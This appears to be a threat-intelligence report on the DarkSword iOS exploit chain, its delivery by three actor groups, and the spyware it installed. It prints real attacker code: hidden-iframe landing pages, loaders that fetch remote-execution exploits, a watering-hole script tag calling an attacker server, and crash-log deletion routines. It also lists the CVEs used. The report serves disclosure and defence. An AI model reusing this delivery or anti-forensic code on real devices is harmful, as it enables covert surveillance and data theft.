The Proliferation of DarkSword: iOS Exploit Chain Adopted by Multiple Threat Actors

By Google Threat Intelligence Group

Published: 2026-03-18 · Archived: 2026-04-05 12:54:53 UTC

Introduction

Google Threat Intelligence Group (GTIG) has identified a new iOS full-chain exploit that leveraged multiple zero-day vulnerabilities to fully compromise devices. Based on toolmarks in recovered payloads, we believe the exploit chain to be called DarkSword. Since at least November 2025, GTIG has observed multiple commercial surveillance vendors and suspected state-sponsored actors utilizing DarkSword in distinct campaigns. These threat actors have deployed the exploit chain against targets in Saudi Arabia, Turkey, Malaysia, and Ukraine.

DarkSword supports iOS versions 18.4 through 18.7 and utilizes six different vulnerabilities to deploy final-stage payloads. GTIG has identified three distinct malware families deployed following a successful DarkSword compromise: GHOSTBLADE, GHOSTKNIFE, and GHOSTSABER. The proliferation of this single exploit chain across disparate threat actors mirrors the previously discovered Coruna iOS exploit kit. Notably, UNC6353, a suspected Russian espionage group previously observed using Coruna, has recently incorporated DarkSword into their watering hole campaigns.

In this blog post, we examine the uses of DarkSword by these distinct threat actors, provide an analysis of their final-stage payloads, and describe the vulnerabilities leveraged by DarkSword. GTIG reported the vulnerabilities used in DarkSword to Apple in late 2025, and all vulnerabilities were patched with the release of iOS 26.3 (although most were patched prior). We have added domains involved in DarkSword delivery to Safe Browsing, and strongly urge users to update their devices to the latest version of iOS. In instances where an update is not possible, it is recommended that Lockdown Mode be enabled for enhanced security.

This research is published in coordination with our industry partners at Lookout and iVerify.

Discovery Timeline

GTIG has identified several different users of the DarkSword exploit chain dating back to November 2025. In addition to the case studies on DarkSword usage documented in this blog post, we assess it is likely that other commercial surveillance vendors or threat actors may also be using DarkSword.



Figure 1: Timeline of DarkSword observations and vulnerability patches

Saudi Arabian Users Targeted via Snapchat-Themed Website (UNC6748)

In early November 2025, GTIG identified the threat cluster UNC6748 leveraging a Snapchat-themed website, `snapshare[.]chat`, to target Saudi Arabian users (Figure 2). The landing page on the website included JavaScript code using a mix of obfuscation techniques, and created a new IFrame that pulled in another resource at `frame.html` (Figure 3). The landing page JavaScript also set a session storage key named `uid`, and checked if that key was already set prior to creating the IFrame that fetches the next delivery stage. We assess this is to prevent re-infecting prior victims. In subsequent observations of UNC6748 throughout November 2025, we observed them update the landing page to include anti-debugging and additional obfuscation to hinder analysis. We also identified additional code added when the actor attempts to infect a user using Chrome, where the `x-safari-https` protocol handler is used to open the page in Safari (Figure 4). This suggests that UNC6748 didn't have an exploit chain for Chrome at the time of this activity. During the infection process, the victim is redirected to a legitimate Snapchat website in an attempt to masquerade the activity.

`frame.html` is a simple HTML file that dynamically injects a new `script` tag that loads in the main exploit loader, `rce_loader.js` (Figure 5). The loader performs some initialization used by subsequent stages, and fetches a remote code execution (RCE) exploit from the server using `XMLHttpRequest` (Figure 6).

We observed UNC6748 activity multiple times throughout November 2025, where both major and minor updates were made to their infection process:

- The first UNC6748 activity we observed only had support for one RCE exploit split across two files, `rce_module.js` and `rce_worker_18.4.js` (Figure 7). This exploit primarily leveraged CVE-2025-31277, a memory corruption vulnerability in JavaScriptCore (the JavaScript engine used in WebKit and Apple Safari), and also CVE-2026-20700, a Pointer Authentication Codes (PAC) bypass in `dyld`.

- We then identified activity several days later where another RCE exploit was added, `rce_worker_18.6.js` (Figure 8). This exploit used CVE-2025-43529, a different memory corruption vulnerability in JavaScriptCore, alongside the same CVE-2026-20700 exploit in the same file.
    - The loader was modified to also fetch a `rce_module_18.6.js` payload, which only defined a simple function that was not observed in use elsewhere.
    - However, the logic implemented for this did not correctly serve the iOS 18.4 exploit if the device version wasn't 18.6, and did not account for the existence of iOS 18.7, even though it was released two months prior in September 2025. This suggests that this update may have been originally written months prior to UNC6748 acquiring and/or deploying it.
- Later in November 2025, we observed another module added, `rce_worker_18.7.js` (Figure 9). This was an updated version of `rce_worker_18.6.js`, but with offsets added to support iOS 18.7.
    - There was also a logic flaw in the loader in this case, as it loaded the exploit for iOS 18.7 regardless of the detected device version.

In our observations, UNC6748 used the same modules for sandbox escapes and privilege escalation, along with the same final payload, GHOSTKNIFE.



Figure 2: snapshare[.]chat decoy page

```
 if (!sessionStorage.getItem("uid") && isTouchScreen) {
  sessionStorage.setItem("uid", '1');
  const frame = document.createElement("iframe");
  frame.src = "frame.html?" + Math.random();
  frame.style.height = 0;
  frame.style.width = 0;
  frame.style.border = "none";
  document.body.appendChild(frame);
} else {
  top.location.href = "red";
}
```

Figure 3: Landing page snippet that loads `frame.html` (UNC6748, November 2025)

```
 <!DOCTYPE html>
<html>
<head>
  <title></title>
</head>
<body>
  <script type="text/javascript">document.write('<script defer=\"defer\" src=\"rce_loader.js\"\>\<\/script\>');<
</body>
</html>
```

Figure 4: `frame.html` contents (UNC6748, November 2025)

```
 if (typeof browser !== "undefined" || !isIphone()) {
        console.log("");
} else {
        location.href = "x-safari-https://snapshare.chat/<redacted>";
}
```

Figure 5: Landing page code snippet showing `x-safari-https` use (UNC6748, November 2025)

```
 function getJS(fname,method = 'GET')
{
    try
    {
        url = fname;
        print(`trying to fetch ${method} from: ${url}`);
        let xhr = new XMLHttpRequest();
        xhr.open("GET", `${url}` , false);
        xhr.send(null);
        return xhr.responseText;
    }
    catch(e)
    {
        print("got error in getJS: " + e);
    }
}
```

Figure 6: `rce_loader.js` snippet showing the logic for fetching additional stages (UNC6748, November 2025)

```
 let workerCode = "";
workerCode = getJS(`rce_worker_18.4.js`); // local version
let workerBlob = new Blob([workerCode],{type:'text/javascript'});
let workerBlobUrl = URL.createObjectURL(workerBlob);
```

Figure 7: `rce_loader.js` snippet showing a single RCE exploit worker being loaded (UNC6748, November 2025)

```
 let workerCode = "";
if(ios_version == '18,6' || ios_version == '18,6,1' || ios_version == '18,6,2')
    workerCode = getJS(`rce_worker_18.6.js?${Date.now()}`); // local version
else
    workerCode = getJS(`rce_worker_18.6.js?${Date.now()}`); // local version
let workerBlob = new Blob([workerCode],{type:'text/javascript'});
let workerBlobUrl = URL.createObjectURL(workerBlob);
```

Figure 8: `rce_loader.js` snippet showing (attempted) support for different RCE exploit workers (UNC6748, November 2025)

```
 let workerCode = "";
if(ios_version == '18,7')
    workerCode = getJS(`rce_worker_18.7.js?${Date.now()}`); // local version
else
    workerCode = getJS(`rce_worker_18.7.js?${Date.now()}`); // local version
let workerBlob = new Blob([workerCode],{type:'text/javascript'});
let workerBlobUrl = URL.createObjectURL(workerBlob);
```

Figure 9: `rce_loader.js` snippet with iOS 18.7 support added (UNC6748, November 2025)

GHOSTKNIFE

In this activity, we observed UNC6748 deploy a backdoor GTIG tracks as GHOSTKNIFE. GHOSTKNIFE, written in JavaScript, has several modules for exfiltrating different types of data, including signed-in accounts, messages, browser data, location history, and recordings. It also supports downloading files from the C2 server, taking screenshots, and recording audio from the device's microphone. GHOSTKNIFE communicates with its C2 server using a custom binary protocol over HTTP, encrypted using a scheme based on ECDH and AES. GHOSTKNIFE can update its config with new parameters from its C2 server.

GHOSTKNIFE writes files to disk during its execution under `/tmp/<uuid>.<numbers>`, where `uuid` is a randomly generated UUIDv4 value and `numbers` is a hard-coded sequence of several digits. Under that directory, it creates multiple subfolders including `STORAGE`, `DATA`, and `TMP`. As each module of GHOSTKNIFE executes, it writes its data to `/tmp/<uuid>.<numbers>/STORAGE/<uuid2>.<id>`, where `id` is the numeric value of the module and `uuid2` is a different randomly generated UUIDv4 value. Additionally, GHOSTKNIFE periodically erases crash logs from the device to cover its tracks in case of unexpected failures (Figure 10).

```
  cleanLogs(){
       let files =  MyHelper.getContentsOfDir("/var/mobile/Library/Logs/CrashReporter/");
       for(let file of files){//.ips  // mediaplaybackd-" panic-full-
        if(file.includes("mediaplaybackd") || file.includes("SpringBoard") || file.includes("com.apple.WebKit.")
```

```
          MyHelper.deleteFileAtPath(file);
        }
       }
  }
```

Figure 10: GHOSTKNIFE snippet responsible for deleting crash logs

Campaigns Targeting Users in Turkey and Malaysia (PARS Defense)

In late November 2025, GTIG observed activity associated with the Turkish commercial surveillance vendor PARS Defense where DarkSword was used in Turkey, with support for iOS 18.4-18.7. Unlike the UNC6748 activity, this campaign was carried out with more attention to OPSEC, with obfuscation applied to the exploit loader and some of the exploit stages, and the use of ECDH and AES to encrypt exploits between the server and the victim (Figure 11). Additionally, the obfuscated version of `rce_loader.js` used by PARS Defense fetched the correct RCE exploit depending on the detected iOS version (Figure 12).

Subsequently, in January 2026, GTIG observed additional activity in Malaysia associated with a different PARS Defense customer. In this case, we were able to collect a different loader used in the activity, which contains additional device fingerprinting logic, and also used the `uid` session storage check. This loader also uses the `top.location.href` redirect for targets that do not pass all of the checks like UNC6748 did, but also sets `window.location.href` to the same URL (Figure 13).

Where available, GTIG identified a different final payload used in this activity, a backdoor we track as GHOSTSABER.

```
function getJS(_0x12fba8) {
 const _0x35744f = generateKeyPair();
 const _0x4a6eb4 = exportPublicKeyAsPem(_0x35744f.publicKey);
 const _0x1bc168 = self.btoa(_0x4a6eb4);
 const _0x119092 = {
   'a': _0x1bc168
 };
 _0x12fba8 = _0x12fba8.startsWith('/') ? _0x12fba8 : '/' + _0x12fba8;
 const _0x1fedd2 = new XMLHttpRequest();
 _0x1fedd2.open('POST', 'https://<redacted>' + (_0x12fba8 + '?' + Date.now()), false);
 _0x1fedd2.setRequestHeader('Content-Type', 'application/json');
 _0x1fedd2.send(JSON.stringify(_0x119092));
 if (_0x1fedd2.status === 0xc8) {
   const _0x362968 = JSON.parse(_0x1fedd2.responseText);
   const _0x32efb2 = _0x362968.a;
   const _0x46ca4b = _0x362968.b;
   const _0xfae3b8 = b64toUint8Array(_0x32efb2);
   const _0x2f4536 = b64toUint8Array(_0x46ca4b);
   const _0xa36b4f = deriveAesKey(_0x35744f.privateKey, _0x2f4536);
   const _0x36e338 = decryptData(_0xfae3b8, _0xa36b4f);
   const _0x50186a = new TextDecoder().decode(_0x36e338);
```

```
    return _0x50186a;
  }
  return null;
}
```

Figure 11: Deobfuscated `getJS()` snippet from the DarkSword loader (PARS Defense, November 2025)

```
 let workerCode = '';
if (ios_version == '18,6' || ios_version == '18,6,1' || ios_version == '18,6,2' || ios_version == '18,7') {
  workerCode = getJS('6cde159c.js?' + Date.now());
} else {
  workerCode = getJS('a9bc5c66.js?' + Date.now());
}
let workerBlob = new Blob([workerCode], {
  'type': 'text/javascript'
});
let workerBlobUrl = URL.createObjectURL(workerBlob);
```

Figure 12: Deobfuscated snippet for loading the RCE workers (PARS Defense, November 2025)

```
if (!sessionStorage.getItem('uid') && canUseApplePay() && "standalone" in navigator && (CSS.supports("backdrop
 (() => {
   function _0x45e723(_0x52731a) {
     const _0x43f8d9 = generateKeyPair();
     const _0x427066 = exportPublicKeyAsPem(_0x43f8d9.publicKey);
     const _0x5cfee7 = self.btoa(_0x427066);
     const _0x96910f = {
       'a': _0x5cfee7
     };
     _0x52731a = _0x52731a.startsWith('/') ? _0x52731a : '/' + _0x52731a;
     const _0x436cc4 = new XMLHttpRequest();
     _0x436cc4.open("POST", 'https://<redacted>' + (_0x52731a + '?' + Date.now()), false);
     _0x436cc4.setRequestHeader('Content-Type', "application/json");
     _0x436cc4.send(JSON.stringify(_0x96910f));
     if (_0x436cc4.status === 0xc8) {
       const _0x4a4193 = JSON.parse(_0x436cc4.responseText);
       const _0x362b30 = _0x4a4193.a;
       const _0x536004 = _0x4a4193.b;
       const _0x183b3f = b64toUint8Array(_0x362b30);
       const _0x46bbee = b64toUint8Array(_0x536004);
       const _0x43e600 = deriveAesKey(_0x43f8d9.privateKey, _0x46bbee);
       const _0x2e0735 = decryptData(_0x183b3f, _0x43e600);
       const _0x26a8b1 = new TextDecoder().decode(_0x2e0735);
       return _0x26a8b1;
     }
     return null;
```

```
    }
    let _0x100ce6 = _0x45e723('6297d177.html?' + Math.random());
    const _0x5f5a7d = document.createElement("iframe");
    _0x5f5a7d.srcdoc = _0x100ce6;
    _0x5f5a7d.style.height = 0x0;
    _0x5f5a7d.style.width = 0x0;
    _0x5f5a7d.style.border = 'none';
    document.body.appendChild(_0x5f5a7d);
  })();
} else {
  top.location.href = "<legit website>";
  window.location.href = '<legit website>';
}
```

Figure 13: Deobfuscated landing page snippet to fetch the DarkSword loader (PARS Defense, January 2026)

GHOSTSABER

GHOSTSABER is a JavaScript backdoor used by PARS Defense that communicates with its C2 server over HTTP(S). Its capabilities include device and account enumeration, file listing, data exfiltration, and the execution of arbitrary JavaScript code; a complete list of its supported commands is detailed in Table 1. Observed GHOSTSABER samples contain references to several commands that lack the necessary code to be executed, including some that purport to record audio from the device's microphone and send the device's current geolocation to the C2 server. These commands use a function called `send_command_to_upper_process`, which writes to a shared memory region that is otherwise unused in the implant. We suspect that a follow-on binary module may be downloaded from the C2 server to implement these commands at runtime.

Command	Description
`ChangeStatusCheckSleepInterval`	Changes the sleep duration between C2 check-ins
`SendDeviceInfo`	Uploads basic device information to the C2 server
`SendUserAccountsList`	Uploads a list of the signed-in accounts on the device to the C2 server
`SendAppList`	Uploads a list of the installed applications to the C2 server
`SendCurrentLocation`	Not directly implemented

`ExecuteSqliteQuery`	Executes an arbitrary SQL query against an arbitrary SQLite database and uploads the results to the C2 server
`UnwrapKey`	No-op
`SendScreenshot`	Not directly implemented
`SendWiFiInfo`	Not directly implemented
`SendThumbnails`	Uploads thumbnails from iOS' Photos app within a specified time period to the C2 server
`SendApp`	Uploads all of the files for a specified installed application to the C2 server
`RecordAudio`	Not directly implemented
`SendFiles`	Uploads a list of arbitrary files to the C2 server
`SendRegEx`	Uploads a list of files with paths matching a specified regex pattern to the C2 server
`SendFileList`	Uploads a recursive list of files and metadata in a specified directory to the C2 server
`EvalJs`	Executes an arbitrary JavaScript blob and uploads the output to the C2 server

Table 1: Commands supported by GHOSTSABER

New Ukrainian Watering Hole Activity From UNC6353

GTIG observed the suspected Russian espionage actor UNC6353 leveraging DarkSword in a new watering hole campaign targeting Ukrainian users. As mentioned in our recent blog post, we first began tracking UNC6353 in summer 2025 as a threat cluster conducting watering hole attacks on Ukrainian websites to deliver Coruna. This new activity, which has been active through March 2026 but dates back to at least December 2025, leverages the DarkSword exploit chain to deploy GHOSTBLADE. GTIG notified and collaborated with CERT-UA to mitigate this activity.

Compromised Ukrainian websites were updated to include a malicious `script` tag that fetched the first delivery stage from an UNC6353 server, `static.cdncounter[.]net` (Figure 14). This script (Figure 15) dynamically creates a new IFrame and sets its source to a file called `index.html` on the same server (Figure 16). While `index.html` bears some overlap with the landing page logic used by UNC6748 and PARS Defense, it sets the `uid` session storage key without checking the session's current state, and includes a Russian language comment that translates to "if uid is still needed, just install it."

Notably, the observed UNC6353 use of DarkSword only supported iOS 18.4-18.6. While earlier DarkSword use attributed to UNC6748 and PARS Defense also supported iOS 18.7, we did not observe that from UNC6353, despite their later operational timeline. However, the loader used in this version correctly loaded the RCE modules corresponding to the running iOS version, which we didn't observe in UNC6748's use of DarkSword with only iOS 18.4-18.6 support (Figure 17).

```
<script async src="https://static.cdncounter.net/widgets.js?uhfiu27fajf2948fjfefaa42"></script>
```

Figure 14: Malicious `script` tag used by UNC6353 (March 2026)

```
(function () {
 const iframe = document.createElement("iframe");
 iframe.src = "https://static.cdncounter.net/assets/index.html";
 iframe.style.width = "1px";
 iframe.style.height = "1px";
 iframe.style.border = "0";
 iframe.style.position = "absolute";
 iframe.style.left = "-9999px";
 iframe.style.opacity = "0.01";
 // важно для Safari
 iframe.setAttribute(
   "sandbox",
   "allow-scripts allow-same-origin"
 );
 document.body.appendChild(iframe);
})();
```

Figure 15: `widgets.js` (UNC6353, March 2026)

```
 <!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Test Page</title>
</head>
<body>
  <script>
    // если uid всё ещё нужен — просто устанавливаем
    sessionStorage.setItem('uid', '1');
    const frame = document.createElement('iframe');
    frame.src = 'frame.html?' + Math.random();
    frame.style.width = '1px';
    frame.style.opacity = '0.01'
    frame.style.position = 'absolute';
    frame.style.left = '-9999px';
    frame.style.height = '1px';
    frame.style.border = 'none';
    document.body.appendChild(frame);
  </script>
</body>
</html>
```

Figure 16: `index.html` (UNC6353, March 2026)

```
 let workerCode = "";
if(ios_version == '18,6' || ios_version == '18,6,1' || ios_version == '18,6,2')
    workerCode = getJS(`rce_worker_18.6.js?${Date.now()}`); // local version
else
    workerCode = getJS(`rce_worker_18.4.js?${Date.now()}`); // local version
let workerBlob = new Blob([workerCode],{type:'text/javascript'});
let workerBlobUrl = URL.createObjectURL(workerBlob);
```

Figure 17: `rce_loader.js` snippet for loading the RCE exploit workers (UNC6353, March 2026)

GHOSTBLADE

Following device infections from these watering holes, UNC6353 deployed a malware family GTIG tracks as GHOSTBLADE. GHOSTBLADE is a dataminer written in JavaScript that collects and exfiltrates a wide variety of data from a compromised device (Table 2). Data collected by GHOSTBLADE is exfiltrated to an attacker-controlled server over HTTP(S). Unlike GHOSTKNIFE and GHOSTSABER, GHOSTBLADE is less capable and does not support any additional modules or backdoor-like functionality; it also does not operate continuously. However, similar to GHOSTKNIFE, GHOSTBLADE also contains code to delete crash reports, but targets a

different directory where they may be stored (Figure 18). The GHOSTBLADE sample observed in this activity had full debug logging present along with lots of comments in the code.

Notably, the GHOSTBLADE sample analyzed by GTIG contains a comment and code block conditionally executing code on iOS versions greater than or equal to 18.4, which is the minimum supported version by DarkSword (Figure 19; note that `ver` is parsed from `uname`, which returns the XNU version). This suggests the payload also supports running on versions lower than 18.4, which isn't supported by DarkSword.

Category	**Collected Data**
Communication and Messaging	iMessage database, Telegram data, WhatsApp data, mail indexes, call logs, contacts interaction data, contacts
Identity and Access	Device/account identifiers, signed in accounts, device keychains, SIM card info, device profiles
Location and Mobility	Location history, saved/known WiFi networks and passwords, Find My iPhone settings, location services settings
Personal Content and Media	Photos metadata, hidden photos, screenshots, iCloud Drive files, Notes database, Calendar database
Financials and Transactions	Cryptocurrency wallet data
Usage and Behavioral Data	Safari history/bookmarks/cookies, Health database, device personalization data
System and Connectivity	List of installed applications, Backup settings/info, cellular usage/data info, App Store preferences

Table 2: Data collected by GHOSTBLADE

```
 static deleteCrashReports()
{
        this.getTokenForPath("/private/var/containers/Shared/SystemGroup/systemgroup.com.apple.osanalytics/Diag
```

```
        libs_JSUtils_FileUtils__WEBPACK_IMPORTED_MODULE_0__["default"].deleteDir("/private/var/containers/Share
}
```

Figure 18: GHOSTBLADE code snippet used for deleting crash logs

```
 // If iOS >= 18.4 we apply migbypass in order to bypass autobox restrictions
if (ver.major == 24 && ver.minor >= 4) {
        mutexPtr = BigInt(libs_Chain_Native__WEBPACK_IMPORTED_MODULE_0__["default"].callSymbol("malloc", 0x100)
        libs_Chain_Native__WEBPACK_IMPORTED_MODULE_0__["default"].callSymbol("pthread_mutex_init", mutexPtr, nu
        migFilterBypass = new MigFilterBypass(mutexPtr);
}
```

Figure 19: Code conditionally executed on iOS 18.4+ in GHOSTBLADE

DarkSword Exploit Chain

As mentioned, DarkSword uses six different vulnerabilities to fully compromise a vulnerable iOS device and run a final payload with full kernel privileges (Table 3). Unlike Coruna, DarkSword only supports a limited set of iOS versions (18.4-18.7), and while the different exploit stages are technically sophisticated, the mechanisms used for loading the exploits were more basic and less robust than Coruna.

Also unlike Coruna, DarkSword uses pure JavaScript for all stages of the exploit chain and final payloads. While more sophistication is required to bridge between JavaScript and the native APIs and IPC channels used in the exploit, its use eliminates the need to identify vulnerabilities for bypassing Page Protection Layer (PPL) or Secure Page Table Monitor (SPTM) exploit mitigations in iOS that prevent unsigned binary code from being executed.

Exploit Module	CVE	Description	Exploited as a Zero-Day	Patched in iOS Version(s)
rce_module.js	CVE-2025-31277	Memory corruption vulnerability in JavaScriptCore	No	18.6
rce_worker_18.4.js	CVE-2026-20700	User-mode Pointer Authentication Code (PAC) bypass in `dyld`	Yes	26.3

rce_worker_18.6.js	CVE-2025-43529	Memory corruption vulnerability in JavaScriptCore	Yes	18.7.3, 26.2
rce_worker_18.7.js	CVE-2026-20700	User-mode Pointer Authentication Code (PAC) bypass in `dyld`	Yes	26.3
sbox0_main_18.4.js sbx0_main.js	CVE-2025-14174	Memory corruption vulnerability in ANGLE	Yes	18.7.3, 26.2
sbx1_main.js	CVE-2025-43510	Memory management vulnerability in the iOS kernel	No	18.7.2, 26.1
pe_main.js	CVE-2025-43520	Memory corruption vulnerability in the iOS kernel	No	18.7.2, 26.1

Table 3: Exploits used in DarkSword



Figure 20: DarkSword infection chain

Exploit Delivery

There are notable similarities and differences between the exploit delivery implementations used by UNC6748, PARS Defense, and UNC6353. We assess that each of the actors built their delivery mechanisms on a base set of logic from the DarkSword developers, and made tweaks to fit their own needs. All three actors had some usage of the `uid` session storage key, but not all in the same way:

- We consistently saw UNC6748 landing pages both set the `uid` key, and check it before fetching the exploit loader.
    - UNC6748 only set the `top.location.href` property to redirect users if they weren't to be infected.
- PARS Defense used the `uid` key in the same way in January 2026, but the initial activity we saw in November 2025 didn't include it.
    - Like UNC6748, PARS Defense set `top.location.href`, but also set `window.location.href` to the same value.
